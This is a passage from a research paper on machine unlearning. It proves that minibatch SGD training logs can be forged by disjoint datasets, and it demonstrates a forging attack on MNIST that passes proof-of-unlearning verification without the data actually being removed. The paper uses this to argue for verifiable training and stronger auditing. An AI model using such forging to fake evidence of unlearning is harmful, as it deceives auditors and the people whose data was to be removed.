Consider that $\mathfrak{D}$ is some distribution, and that datasets D and D' are sampled from it i.i.d. In particular we assume D and D' consist of minibatches, and each of the elements of the different minibatches are sampled i.i.d from $\mathfrak{D}$. This is the case when training updates are in fact averaging updates (*i.e.* the update rule is a mean-sampler), in the sense that the datasets D and D' are composed of minibatches $\hat{\mathbf{x}} = \{\mathbf{x}_1, \cdots, \mathbf{x}_b\}$, and the update rules take the form of $g(\mathbf{w},\hat{\mathbf{x}}) = 1/b \sum_{i=1}^{b} g(\mathbf{w},\mathbf{x}_i)$ (*i.e.* we also assume we are working with a mean-sampler update rule in what follows). As mentioned earlier in § 2.1, the commonly used minibatch SGD update rule is an example of a mean-sampler.

Consider the respective logs H_D and $H_{D'}$ for D and D', and in particular a given tuple in a log of H_D $(\mathbf{w},\mathbf{x})$, then note $g(\mathbf{w},\mathbf{x})$ can be viewed as a random variable with mean μ and trace of the covariance matrix $\sigma^2 = \sum_{i=1}^{N} \sigma_i^2$ where σ_i^2 is variance of the ith component of $g(\mathbf{w},\mathbf{x})$ (where the parameter space is N-dimensional). This is because $\mathbf{x}$ is a random variable sampled from $\mathfrak{D}$. Similarly for $\mathbf{x}' \in D'$, $g(\mathbf{w},\mathbf{x}')$ is the same random variable as $\mathbf{x}' \sim \mathfrak{D}$.

Then note the mean of $g(\mathbf{w},\hat{\mathbf{x}}) = 1/b \sum_{i=1}^{b} g(\mathbf{w},\mathbf{x}_i)$ is still μ but now, as we are also mean sampling over all the components which are 1-dimensional (*i.e.* their output is the ith component of the updated parameters) and thus their individual variances get a $1/b$ factor (by the fact mean sampling 1-dimensional random variables drawn i.i.d introduces a $1/b$ factor to the variance), the trace of the covariance matrix is now $1/b \sum_{i=1}^{N} \sigma_i^2 = (1/b)\sigma^2$.

Now let us say that D' contains n minibatches and that the logs of H_D all have lengths less than m and there is a finite number α of logs. Having finite datasets is a realistic assumption (as opposed to infinite datasets which would require infinite storage), and having logs less than some finite length is to say that an entity has a precondition on how long they will train for (*i.e.* for computational costs, which is common as one usually sets some finite number of epochs to train for as a hyperparameter). Lastly having only finitely many logs in H_D is entailed by us restricting to only finite length logs and having D finite (or only working with finitely many m-combinations of data points of D in the case where D is infinite, which is required for our following argument).

Thus by multi-dimensional Chebyshev's (and more specifically Markov's inequality):

$$\begin{aligned}\mathbb{P}(|g(\mathbf{w},\hat{\mathbf{x}}) - \mu|_2 \geq \varepsilon) &= \mathbb{P}(|g(\mathbf{w},\hat{\mathbf{x}}) - \mu|_2^2 \geq \varepsilon^2) \\ &\leq \mathbb{E}(|g(\mathbf{w},\hat{\mathbf{x}}) - \mu|_2^2)/\varepsilon^2, \quad (2)\end{aligned}$$

where the first equality is true by the fact that $|g(\mathbf{w},\hat{\mathbf{x}}) - \mu|_2 \geq \varepsilon$ iff $|g(\mathbf{w},\hat{\mathbf{x}}) - \mu|_2^2 \geq \varepsilon^2$ (by monotonicity of squaring) and the last inequality is just markov's inequality. But as we squared, note $\mathbb{E}(|g(\mathbf{w},\hat{\mathbf{x}}) - \mu|_2^2)$ is just the trace of the covariance of $g(\mathbf{w},\hat{\mathbf{x}}) - \mu$ which is σ^2/b, thus we have $\mathbb{P}(|g(\mathbf{w},\hat{\mathbf{x}}) - \mu|_2 \geq \varepsilon) \leq \sigma^2/(b\varepsilon^2)$.

Furthermore if $\hat{\mathbf{x}} \in D$ and $\hat{\mathbf{x}}_1 \in D'$, then $|g(\mathbf{w},\hat{\mathbf{x}}) - g(\mathbf{w},\hat{\mathbf{x}}_1)|_2 \leq 2\varepsilon$ with probability greater than $(1 - \sigma^2/(b\varepsilon^2))^2$ (i.e., the probability of them both being within an ε ball of μ). This is as if both $|g(\mathbf{w},\hat{\mathbf{x}}) - \mu| \leq \varepsilon$ and $|g(\mathbf{w},\hat{\mathbf{x}}_1) - \mu| \leq \varepsilon$, then by triangle inequality $|g(\mathbf{w},\hat{\mathbf{x}}) - g(\mathbf{w},\hat{\mathbf{x}}_1)|_2 \leq |g(\mathbf{w},\hat{\mathbf{x}}) - \mu| + |g(\mathbf{w},\hat{\mathbf{x}}_1) - \mu| \leq 2\varepsilon$. Moreover we have $\mathbb{P}(|g(\hat{\mathbf{x}}_0) - g(\hat{\mathbf{x}}_i)|_2 \leq 2\varepsilon \ \textit{for some} \ \hat{\mathbf{x}}_i \in D') \geq (1 - \sigma^2/(b\varepsilon^2))(1 - (\sigma^2/(b\varepsilon^2))^n)$ where now the second term represent the probability for at least one $\hat{\mathbf{x}}_i \in D'$ to produce $g(\mathbf{w},\hat{\mathbf{x}}_i)$ withing an ε ball of μ

Now note there are only finitely many parameters in $H_D(W)$ due to the restrictions on lengths of logs and the number of logs, thus let $(1 - \sigma_{max}^2/(b\varepsilon^2))(1 - (\sigma_{max}^2/(b\varepsilon^2))^n)$ where σ_{max}^2 is the largest trace of the covariance matrix of $g(\mathbf{w},\mathbf{x}) - \mu_{\mathbf{w}}$ over all $\mathbf{w} \in H_D(W)$ (and thus this term represent the minimum probability for any step to be within a 2ε ball).

Thus the probability for us to be within a 2ε over an entire log (which has at most length m) is greater than or equal to $((1 - \sigma_{max}^2/(b\varepsilon^2))(1 - (\sigma_{max}^2/(b\varepsilon^2))^n))^m$, and furthermore for this to be true for all logs in H_D (which there α of) is greater than or equal to $((1 - \sigma_{max}^2/(b\varepsilon^2))(1 - (\sigma_{max}^2/(b\varepsilon^2))^n))^{m\alpha}$.

So we have proved that with probability lower bounded by $((1 - \sigma_{max}^2/(b\varepsilon^2))(1 - (\sigma_{max}^2/(b\varepsilon^2))^n))^{m\alpha}$ the dataset D' forges D with $d = \ell_2$, 2ε and g.

Theorem 2 (Probablistic Forging)**.** *If D and D' are sampled i.i.d $\mathfrak{D}$ and consists of minibatches of size b with the training update function g being a mean sampler over the minibatch, and $|D'| = n$ and $|H_{Dg,d,0}| = \alpha$ with every log $\{(\mathbf{w}_i, \mathbf{x}_i)\}_{i\in J} \in H_{Dg,d,0}$ having $|\{(\mathbf{w}_i, \mathbf{x}_i)\}_{i\in J}| \leq m$. Then with probability at least $((1-\sigma^2_{max}/(b\varepsilon^2))(1-(\sigma^2_{max}/(b\varepsilon^2))^n))^{m\alpha}$ D' forges D with 2ε and $d = \ell_2$.*

Proof. See above remark □

Thus we see some immediately important factors to forging with high probability: increasing $|D'| = n$, increasing the minibatch sizes b, decreasing the maximum length of a log, or the number of logs (which would be possible by decreasing the size of D and thus all combinations of its elements). In fact, we have the following corollary:

Corollary 1 (The limit of Large Minibatch Sizes)**.** *In the limit $b \to \infty$ for any D and D' both sampled i.i.d from $\mathfrak{D}$ consisting of minibatches of size b, with $|D| \geq n$ and $|D'| \geq n$ and $|H_{Dg,d,0}| \leq \alpha, |H_{D'g,d,0}| \leq \alpha$, and maximum log sizes m, we have they are forgeable for every $\varepsilon > 0$ for g and d as stated in Theorem 2.*

Proof. Follows from the fact that if D and D' consists of minibatches of size b with $|D'| \geq n$ (*i.e.* contains at least n minibatches) and $|H_{Dg,d,0}| \leq \alpha$ with every log $\{(\mathbf{w}_i, \mathbf{x}_i)\}_{i\in J} \in H_{Dg,d,0}$ having $|\{(\mathbf{w}_i, \mathbf{x}_i)\}_{i\in J}| \leq m$, then we know D' forges D with probability at least $((1-\sigma^2_{max}/(b\varepsilon^2))(1-(\sigma^2_{max}/(b\varepsilon^2))^n))^{m\alpha}$ for any $\varepsilon > 0$, and this probability goes to 1 as $b \to \infty$. It is worth recalling that σ_{max} was just the max variance of $g(\mathbf{w}, \mathbf{x})$ over all $\mathbf{w} \in H_D(W)$ and hence independent of b (*i.e.* is a fixed constant).

Completely analogously (as D and D' satisfy the same conditions) we have D forges D' for any $\varepsilon > 0$ with probability going to 1 as $b \to \infty$.

Thus, the probability of both events occurring (the product of the individual probabilities) also goes to 1 as $b \to \infty$ meaning we have forging maps in both directions, they are forgeable for all $\varepsilon > 0$ with probability going to 1 as $b \to \infty$. □

Remark on when b is up to the adversary. This corollary is particularly important when the adversary (*i.e.* the model owner) may choose their own minibatch size b, *i.e.* they have a set of data points $D = \{\mathbf{x}_1, \cdots, \mathbf{x}_n\}$ and can modify D to then consist of minibatches $\tilde{D} = \{\hat{\mathbf{x}}_1, \cdots, \hat{\mathbf{x}}_l\}$ of size b. Then, by making b as large as possible, they can increase the probability of finding a forging dataset D' drawn i.i.d from $\mathfrak{D}$.

However, note b needs to satisfy $b \leq n$ as the adversary only has n data points. When the adversary can continue to sample from $\mathfrak{D}$ to add points, they could increase n arbitrarily and thus b could be as large as they like. Then, they can increase their probability of success arbitrarily so that there is some other dataset D' that forges it for any $\varepsilon > 0$. Furthermore, if any point $\mathbf{x} \in \mathfrak{D}$ has probability 0 of being drawn, then D' has probability 1 of not containing any of the points in D.

This implies that with probability 1, a particular dataset (and in particular any of its points) can be forged with another disjoint dataset if the adversary has freedom over b and can sample from $\mathfrak{D}$ indefinitely. In particular, in the limit we have probability 1, *i.e.* there is a finite case after obtaining minibatch size $b > \beta_D$ (where β_D is some finite number dependent on D) by adding points that have a non-zero probability of being forged for almost all D. Thus, by existence by non-zero probability, there is at least one larger finite dataset $\tilde{D} \subset D$ which can be forged (as $\emptyset$ has 0 measure always, thus any non-zero measure set can not be empty).

Theorem 3 (Existence of Forging Adversary)**.** *If an adversary has freedom over b and access to $\mathfrak{D}$ such that they can sample from $\mathfrak{D}$ (where any point in $\mathfrak{D}$ has 0 probability) indefinitely, then for every $\varepsilon > 0$, for almost every dataset D there exists $\tilde{D} \supset D$ which can be forged by a disjoint dataset D' (and in particular $\tilde{D}$ and D' are finite).*

Proof. Simply the above remark, noting probability 1 means "almost every" (i.e., every dataset minus a measure 0 set) □

5.4 Consequences of Theorem 3 for Unlearning of minibatch SGD

We now explain the practical consequence of Theorem 3 to minibatch SGD, which is the de facto training algorithm for deep neural networks. In particular, we have:

Corollary 2. *Unlearning on minibatch SGD is not well-defined over the logs (and thus the models) of finite datasets obtained from a distribution $\mathfrak{D}$, for any such distribution $\mathfrak{D}$.*

Proof. To prove that unlearning is not well-defined when it only involves logs (or models), we need simply that for any verification threshold $\varepsilon > 0$ there $\exists D \subset \mathfrak{D}$ such that D can be forged by a disjoint dataset D'; thus the logs (no matter the threshold) carry no information of what dataset was used to train the model, and thus by the remark of § 4.3 unlearning is not well-defined for D. This, in turn, implies that in general unlearning is not well-defined over finite datasets (as being not well-defined for one instance in the domain, in this case of finite datasets, is sufficient). Note, we assume the verifier can not use $\varepsilon = 0$ simply because of floating point precision.

By Theorem 3 we know for every ε, almost all finite datasets D that could be obtained i.i.d are contained in a larger dataset $\tilde{D}$ which can be forged with ε by a disjoint dataset D'. Note here that D does not need to have been obtained by i.i.d sampling, just the fact D *could be* obtained by i.i.d sampling. Thus we have existence of $\tilde{D}$, which completes the proof. □

This is the main conclusion of this paper: unlearning cannot be well-defined for minibatch SGD over the logs. This is best understood because forgeability implies that models or checkpoints (or distribution of models or checkpoints) are both unlearnt and not unlearnt at the same time. That is, the

training log could be obtained by both not training with a particular data point, and by training with it and then employing a forging map.

Hence for the community to move forward with using properties of the training/unlearning algorithm outputs to define its unlearnability (as was used in all prior work), one needs to put constraints on the training process. This is necessary to remove the possibility of these pathological examples[1]. Then, auditing processes will need to verify that this process was indeed used by the model owner. Overall, this implies that unlearning should be defined *algorithmically* and designed such that it is amenable to external scrutiny.

One possible future direction in this vein is to design verifiable ML processes to give guarantees about the points used (or not used) in a particular computation. This would prove that an entity was not able to employ a forging map in lieu of unlearning. We discuss this further in § 7.2.

6 An Instantiation of a Forging Attack

Theorem 3, and subsequently Corollary 2, analytically demonstrate the existence of forging examples. We now experimentally show the existence of forging maps on a practical dataset. This allows us to construct forging maps to study exact unlearning, and in particular PoUL for verifying exact unlearning through retraining. As mentioned earlier in § 4.1, the attack we propose here does not necessarily bypass all PoL verification schemes, and hence one might still be content with using a verification scheme that defends against our attack to verify unlearning in practice. However note this essentially starts an arms race between better forging and better PoL verification without other constraints to rule out forging (see § 7.2).

The methodology for the attack we instantiate draws from the data ordering attack proposed by Shumailov et al. [22]. Their attack takes advantage of the stochasticity present in minibatches and the effect of large minibatch sizes. This is well-aligned with our analytical result in Theorem 2 showing that large minibatch sizes facilitate forging. Specifically, we focus on a forging map between D to $D' = D \setminus \mathbf{x}^*$ for some data point $\mathbf{x}^*$. This corresponds to a single point being unlearned. Moreover, we focus our empirical investigation on updates that originally used $\mathbf{x}^*$ to show D can be forged.

The main takeaway from our experiments is simply that one can reach verification error ε (in a PoUL) below 10^{-4}. For suitable large minibatches, we can reach $\varepsilon \approx 10^{-6}$ (before adding the noise introduced by hardware). This we believe shows the practicality of forging, and motivates future work to improve algorithms for finding a forging map.

[1] We have by no means exhaustively characterized all such examples, we have just shown examples exist. There could be other aspects of training (besides using mean-sampler g) which can create this possibility. In fact, notably, we have not even shown what the examples we know exist look like.

6.1 Threat Model

We now describe the specific threat model for this attack, which is the one of § 3.2: a PoL where we have access to both the model and dataset used, and want to now replace all the steps in the PoL with a data point $\mathbf{x}^*$ with another as to now have a forging map to $D' = D \setminus \mathbf{x}^*$ for that particular PoL.

We in particular focus on a random sample of steps with $\mathbf{x}^*$ at different checkpoints (and also varying what point $\mathbf{x}^*$ is) to illustrate the general effectiveness of this attack. Here by checkpoints, we mean the state of the model parameters saved after each epoch of training.

The model used is a LeNet5 [17] trained on MNIST [16]: our results in this section are meant to be understood as initial results towards future study. In all the experiments we work with a fixed learning rate $\eta = 0.01$ and the SGD optimizer.

6.2 Attack Description

We take a model trained for N epochs before having a training update with $\mathbf{x}^*$ (in this case a minibatch containing the specific data point). This step takes initial parameters $\mathbf{w}_i$ to the parameters $\mathbf{w}_{i+1}$. Our first forging algorithm then is to:

1. Sample n data points uniformly from $D/\mathbf{x}^*$
2. Sample M minibatches uniformly from the selected n data points
3. Select minibatch $\hat{\mathbf{x}}_j$ which minimizes $||\mathbf{w}_{i+1} - g(\mathbf{w}_i, \hat{\mathbf{x}}_j)||_2$, *i.e.* sort the minibatches by the error $||\mathbf{w}_{i+1} - g(\mathbf{w}_i, \hat{\mathbf{x}}_j)||_2$ and select the minibatch with the least error as our "forging minibatch"

Note that, ignoring sorting overhead, the cost of running this algorithm is M gradient steps (as we compute a gradient for each of the M randomly chosen minibatches in step 3). In general if one wants to forget μ datapoints, and trained N epochs, then they need to forge μN steps. Using our algorithm we then have a cost of μNM gradient steps.

We further investigate factors which may increase or decrease our verification error, in particular: minibatch size, and number of data points sampled n. We also test if further greedy selection by interchanging individual data points in the selected best minibatch (rather than interchanging minibatches of data points) can further decrease error. Note, if we take $T-1$ greedy updates steps after running our original algorithm, each also looking at M possible interchanging data points, our costs are now μNMT.

After demonstrating the above, we attempt to forge with an even smaller subset of D, in which case our forging algorithm is:

1. Sample size n subsets from D
2. Repeat algorithm 1 for the subset

Being able to forge with these smaller size n subsets shows we could forge $|D| - n$ points with only the n points, *i.e.* could forge having unlearnt large portions of the dataset.

6.3 Results

Forging when varying n: Larger is marginally better. In Figure 1 we plot our verification error for 100 different trial runs (each of which had randomized checkpoints and $\mathbf{x}^*$) as a function of n, with fixed minibatch size of 1000. Observe that there is a modest decrease with increased n, however, we always had error $\approx 10^{-6}$. This suggests that the number of samples one uses to then create minibatches is not of significant importance. In particular, for more efficient forging algorithms one can get away with only sampling a smaller set to then construct minibatches from.

Minibatch Size: Larger is significantly better. In Figure 2, we plot the PoL's verification error as a function of the minibatch size. In support of our theory (§ 5.3) which stated that in the limit of large minibatch sizes we can always forge, we see increasing the minibatch size plays a significant role in reducing the verification error, dropping several magnitudes. For large minibatch sizes, it reaches $\approx 10^{-5}$ error. In fact, the trend notably looks like what one might expect from a $1/b$ factor in the minibatch size, matching the formulation (modulo exponents) stated in Theorem 2.

Greedy selection of individual points: improves slightly. We next employ the greedy algorithm where we update one data point at a time (rather than substituting for the entire minibatch). We see in Figure 3 that we can slightly improve the verification error and that the improvement tends to converge after less than 10 updates. Note that we plotted the relative improvement, *i.e.* error 1 is the same as before switching to the greedy updates and 0.9 is 0.9 times the error we had before the greedy updates. The main takeaway from this is that a greedy procedure does not significantly improve error, especially when compared to the effect of minibatch sizes.

Smaller sets: they work. Now when considering fixed smaller sets of 1000 to sample from, depicted in Figure 4, we see we still have error less than 10^{-4}. This is larger than $\approx 10^{-6}$ we were achieving before, but we are also working with $1/60$ the fraction of the size of the larger datasets from before, indicating that smaller datasets can still forge reasonably well. This notably suggests that in general, in the limit of large minibatch sizes, a smaller dataset is equivalent to a larger dataset, though we leave that direction for future work.

Main Takeaways. The results we presented show that forging for ε several magnitudes less than 1 is practical. Thus, forging is not only possible for very low thresholds, but is also relatively easy as our algorithm simply samples randomly. Future work may extend our initial results by investigating how these results hold in different domains, (*i.e.* for language models). Alternatively, if given the hardware capacity, one might look into how much lower one can decrease the error




Figure 1: Verification error as a function of the number of samples in the dataset: one can see the error is always in the order of 10^{-6} and there is a slight decrease in the error as the dataset becomes larger. Note here we used a fixed minibatch size of 1000, and the colors denote different runs.

by increasing the minibatch sizes past what we tested. Furthermore, our results for smaller sets indicate that they can still produce low error; an interesting follow-up question is how low can the error for smaller datasets be pushed. Related to that, can one find a particular smaller dataset that produces the same error as we were getting when forging with the larger datasets? This question seems similar to dataset distillation, however, we leave formal or empirical relations to future work.

7 Discussion

7.1 Relation to Information Leakage

Our work shows that there are cases where an entity has plausible deniability that they did (not) train with a particular point, and that this likelihood increases with batch size. This is seemingly a strong privacy-like statement. Because our proof of Theorem 2 relies on a form of convergence to the mean which increasing batch size induces, forging is in this case akin to having a very average training run. One might interpret this as meaning that this run leaks less information about the specific data points used.

In fact, one might generally view forging by datasets drawn from the same distribution (or larger finite set) as representing how stable training is to the underlying distribution and how little it leaks about specific data points. Investigating the privacy aspects presented by this could be an interesting line of future work. Notably, this is quite different from the flavor of guarantee provided by differential privacy [7] as we are not adding noise, but quantifying the underlying noise of the distribution and how the training algorithm "averages it out".




Figure 2: Verification error as a function of the minibatch size: the error drops drastically as the minibatch size increases from 0 to 1000. Afterwards the drop becomes more gradual. Note again the colors denote different runs.




Figure 3: Relative verification error as a function of the number of greedy updates (selecting individual points rather than substituting for entire minibatches). The curves are generated by repeating the experiment on 100 individual models, starting from a randomly found minimum. Note how we only observe a marginal benefit by increasing the number of updates. Furthermore, not again that different colors denote different runs.

7.2 On the Need for Verifiable Training and Unlearning Algorithms

Before getting to why verifiable computing would be beneficial, it is worth noting why further constraining the unlearning process would not work. Simply not allowing a log to ever be changed would not work as an entity can simply create a new log which forged the previous log. Perhaps another constraint of only ever being able to train once would circumvent this issue, but it is difficult to enforce. Essentially it seems difficult (though we will not claim impossible) to put enough constraints on learning so that the information of the valid log can never lead to a forged log.

Thus, adding verifiable computing to the paradigm seems like a promising direction. In this case one knows exactly what data point was used for a specific computation; however, this still does not prevent an entity from using that information to then compute with the forged example. Rather there would need to be another primitive which controls the information flow allowed for the computations. For example, putting restrictions on where the data was obtained from in an effort to prevent forging datasets. Future work will have to investigate the data provenance requirements needed for this given that our existence of forging examples *does not tell us what exactly they look like*.

Nevertheless, this is a direction we expect future work will address, and we hope that the forging framework we developed might prove useful in also proving when it might not exist given further conditions.

7.3 Extending the Forging Framework

Building on that last point, we expect that the forging framework can itself be further studied as its own subject, or variations of it as we described in § 4. This is to say that though we set out specifically to show how unlearning with minibatch SGD is not well-defined, the tools we developed could be used in quite a more general fashion for studying ML.

We already illustrated an interesting property of our current framework in Theorem 1, which is the $\varepsilon = 0$ equivalence class, and possible variations of the forging framework may admit other useful properties. In particular, it might be possible to use the ε we get from forgeability (or variations of it) to define a distance metric over datasets; we were not able to obtain a proof that the metric $\bar{d}(D,D') = inf\{\varepsilon : D \text{ and } D' \text{ are } \varepsilon \text{ forgeable}\}$ defined over all datasets (modulo the $\varepsilon = 0$ forgeable equivalence class) satisfies the triangle inequality, though we also do not have particular counter-example for it not to satisfy it (the specific issue is trying to compose forging maps, as note the error in the input and the error in the output are different in our particular flavour of forging). In particular, a metric (in the formal mathematical sense) would give a topology over the datasets, and would open further questions about what properties the topology satisfies: for example can such a space be complete under some constraints on g?

Another particularly interesting question is how does the space of forgeable datasets, perhaps in particular the $\varepsilon = 0$ equivalence classes, change with the model architecture (note throughout this paper we assumed the model architecture was fixed). Understanding this might give insights into the variance between model parameters obtained for certain datasets (modulo the $\varepsilon = 0$ equivalence class). Future work will analyze the benefits and drawbacks of such variance.




Figure 4: Verification error when forging using samples from a smaller dataset, plotted against the epoch where we are forging. One can see the error is still quite low (less than 10^{-4}). Note again the different colors denote different runs.

7.4 Importance to ML Governance

The concept of *machine learning governance* [5] aims to standardize the interactions between principals in the entire life cycle (*e.g.* deploy, use, patch, and retire) of ML models. The goal is to ensure that alongside all the benefits provided by ML models, the risks they create are controlled and restricted. Two key aspects of ML governance are *accountability* and *assurance*, where the former means to hold some entities accountable for ML failures and the latter assures that an ML model meets certain security requirements. Here, we answer the following questions: (1) why are current auditing techniques not sufficient to hold model owners accountable for unlearning in the presence of forging, (2) why one cannot attribute (*i.e.* another way to achieve accountability) a failure or property of a model purely to data when there exists forging examples, and (3) after realizing the existence of forging, how does a model owner provide assurance to users that the latter's data is indeed unlearned?

Auditing Unlearning Machine learning auditing is defined as the process of formal examination/verification of claimed properties of ML models, done by a regulator. When it comes to exact unlearning, the regulator wants to verify that the model owner has indeed removed the impact of the data to be unlearned from the model. It is worth noting that Chandrasekaran et al. [5] suggests ML auditing can be supported by logging (*e.g.* PoL). However, as described in § 4.3, when there exists a forging map between the dataset and itself with the unlearned data points removed (or another dataset without these points), then it is not possible to audit unlearning by a PoL log. Instead, the regulator may need auditing techniques at the level of the algorithms, such as verifiable training mentioned in § 7.2.

Data Attribution Data attribution is the process of associating a certain model behaviour to a particular data point (or a subset of data points). This is also sometimes known as influence [15]. What our work on forging shows is that for a specific training log, the minibatch that makes the update from a checkpoint to the next in the log is not unique. More generally, this means that attributing failures (or properties) of a model in the parameter space to a specific set of data points is ill-defined when forging exists. That is, analogous to how one must define unlearning as being a product of using a specific algorithm, one cannot attribute any failures of a model to the presence/absence of certain training points without stronger assumptions on the training process: for example that the process does not allow for any forging.

For instance, there exists a naive reasoning about fairness of ML that bias in data is the only source of unfairness. Forging is a counterexample for this, because forging shows that we cannot attribute unfairness to data without ruling out specific forging examples through algorithmic constraints on top of having trained with some update rule g. This is also supported by the emerging belief that unfairness stems from both issues with data and the algorithmic choices (loss, architecture, etc.) [19], and emphasizes that verifying unfairness requires auditing the fairness of the algorithm as well.

This ill-definedness is also true beyond failures of the model. For example, a good performance now cannot be exclusively attributable to a specific dataset unless forging examples are ruled out for that log. However, this can in itself be informing. Recall that we mentioned in § 7.3 the forging framework may provide a useful tool for studying ML, and $\varepsilon = 0$ classes in some sense characterize all datasets that lead to similar performance. For instance, understanding and studying the $\varepsilon = 0$ class for a dataset producing high-performance models could help tasks like dataset distillation by finding smaller datasets that can lead to similar-performance models under suitable restrictions on the data sequence sampling.

Assurance Assurance is what the model owners wish and need to provide to the users to gain their trust: that the models are guaranteed to meet certain security and/or privacy standards, and the risks in contributing training data for these models are controlled to certain degrees. In the context of unlearning, the benign model owners would like to assure users (or data providers) that unlearning is done correctly by providing them with a verifiable certificate. However, note that even if a method to verify exact unlearning is introduced (*e.g.* verifiable training-based methods described in § 7.2), it would likely be too costly for a normal model user to verify the training of ML models. Hence, achieving assurance will require future work to design efficient solutions. Alternatively, the cost of verification could be offset to a regulator trusted by the users to act on their behalf.

8 Conclusions

Does our work jeopardize all progress made thus far towards unlearning? Not exactly. It means we now need to go back and redefine what unlearning is, such as by adding more restrictions on the training process to make it harder to find forging examples (§ 7.2). We also need to see whether training without the data point is a well-defined way to define unlearning (in a way that is no longer susceptible to forging examples). That said, our work does show current faults in defining unlearning, and the more general problem of data attribution when analyzing both correct and incorrect ML predictions. We also outlined future avenues for the concept of forgeability to help understand ML algorithms better.

Acknowledgments

We would like to acknowledge our sponsors, who support our research with financial and in-kind contributions: CIFAR through the Canada CIFAR AI Chair, DARPA through the GARD project, Intel, Meta, NFRF through an Exploration grant, and NSERC through the COHESA Strategic Alliance. Resources used in preparing this research were provided, in part, by the Province of Ontario, the Government of Canada through CIFAR, and companies sponsoring the Vector Institute. We would like to thank members of the CleverHans Lab for their feedback. We also thank the reviewers for their useful feedback, and Ting Wang for being our shepherd.

References

[1] Thomas Baumhauer, Pascal Schöttle, and Matthias Zeppelzauer. Machine unlearning: Linear filtration for logit-based classifiers. *arXiv preprint arXiv:2002.02730*, 2020.

[2] Lucas Bourtoule, Varun Chandrasekaran, Christopher A Choquette-Choo, Hengrui Jia, Adelin Travers, Baiwu Zhang, David Lie, and Nicolas Papernot. Machine unlearning. *arXiv preprint arXiv:1912.03817*, 2019.

[3] Tom B Brown, Benjamin Mann, Nick Ryder, Melanie Subbiah, Jared Kaplan, Prafulla Dhariwal, Arvind Neelakantan, Pranav Shyam, Girish Sastry, Amanda Askell, et al. Language models are few-shot learners. *arXiv preprint arXiv:2005.14165*, 2020.

[4] Yinzhi Cao and Junfeng Yang. Towards making systems forget with machine unlearning. In *2015 IEEE Symposium on Security and Privacy*, pages 463–480. IEEE, 2015.

[5] Varun Chandrasekaran, Hengrui Jia, Anvith Thudi, Adelin Travers, Mohammad Yaghini, and Nicolas Papernot. SoK: Machine Learning Governance. *arXiv e-prints*, art. arXiv:2109.10870, September 2021.

[6] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. Bert: Pre-training of deep bidirectional transformers for language understanding. *arXiv preprint arXiv:1810.04805*, 2018.

[7] Cynthia Dwork, Frank McSherry, Kobbi Nissim, and Adam Smith. Calibrating noise to sensitivity in private data analysis. In *Theory of cryptography conference*, pages 265–284. Springer, 2006.

[8] Vitaly Feldman. Does learning require memorization? a short tale about a long tail. In *Proceedings of the 52nd Annual ACM SIGACT Symposium on Theory of Computing*, 2020.

[9] Antonio Ginart, Melody Y Guan, Gregory Valiant, and James Zou. Making ai forget you: Data deletion in machine learning. *arXiv preprint arXiv:1907.05012*, 2019.

[10] Aditya Golatkar, Alessandro Achille, and Stefano Soatto. Eternal sunshine of the spotless net: Selective forgetting in deep networks. In *Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition*, pages 9304–9312, 2020.

[11] Aditya Golatkar, Alessandro Achille, and Stefano Soatto. Forgetting outside the box: Scrubbing deep networks of information accessible from input-output observations. In *European Conference on Computer Vision*, pages 383–398. Springer, 2020.

[12] Laura Graves, Vineel Nagisetty, and Vijay Ganesh. Amnesiac machine learning. *arXiv preprint arXiv:2010.10981*, 2020.

[13] Chuan Guo, Tom Goldstein, Awni Hannun, and Laurens Van Der Maaten. Certified data removal from machine learning models. *arXiv preprint arXiv:1911.03030*, 2019.

[14] Hengrui Jia, Mohammad Yaghini, Christopher A Choquette-Choo, Natalie Dullerud, Anvith Thudi, Varun Chandrasekaran, and Nicolas Papernot. Proof-of-learning: Definitions and practice. *arXiv preprint arXiv:2103.05633*, 2021.

